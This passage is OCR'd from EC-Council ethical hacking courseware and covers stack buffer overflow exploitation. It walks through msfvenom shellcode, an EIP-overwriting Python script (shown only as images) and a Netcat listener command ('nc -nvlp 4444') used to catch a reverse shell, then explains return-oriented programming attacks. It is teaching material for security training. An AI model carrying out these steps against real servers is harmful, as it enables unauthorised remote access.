


Figure 6.73: Screenshot showing the output of msfvenom

Now, run the following Python script to inject the generated shellcode into the EIP register and gain shell access to the target vulnerable server:




Figure 6.74: Screenshot of Python script for overwriting EIP

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Before running the above script, run the following Netcat command to listen on port 4444:

```
nc -nvlp 4444
```




Figure 6.75: Screenshot of Netcat

Next, run the above Python script to gain shell access to the target vulnerable server:





Figure 6.76: Screenshot showing remote access to Admin account

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Return-Oriented Programming (ROP) Attack

Return-oriented programming is an exploitation technique used by attackers to execute arbitrary malicious code in the presence of security protections such as code signing and executable space protection. Using this technique, an attacker hijacks the target program control flow by gaining access to the call stack and then executes arbitrary machine instructions by reusing available libraries know as gadgets. Gadgets are a collection of instructions that end with the x86 RET instruction. The attacker selects a chain of existing gadgets to create a new program and executes it with malicious intentions. Further, the attacker can also perform code branching and search for conditions such as equal, less than, and greater than on the program data. ROP attacks are very effective as they utilize available and legal code libraries, which are not identified by security protections such as code signing and executable space protection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


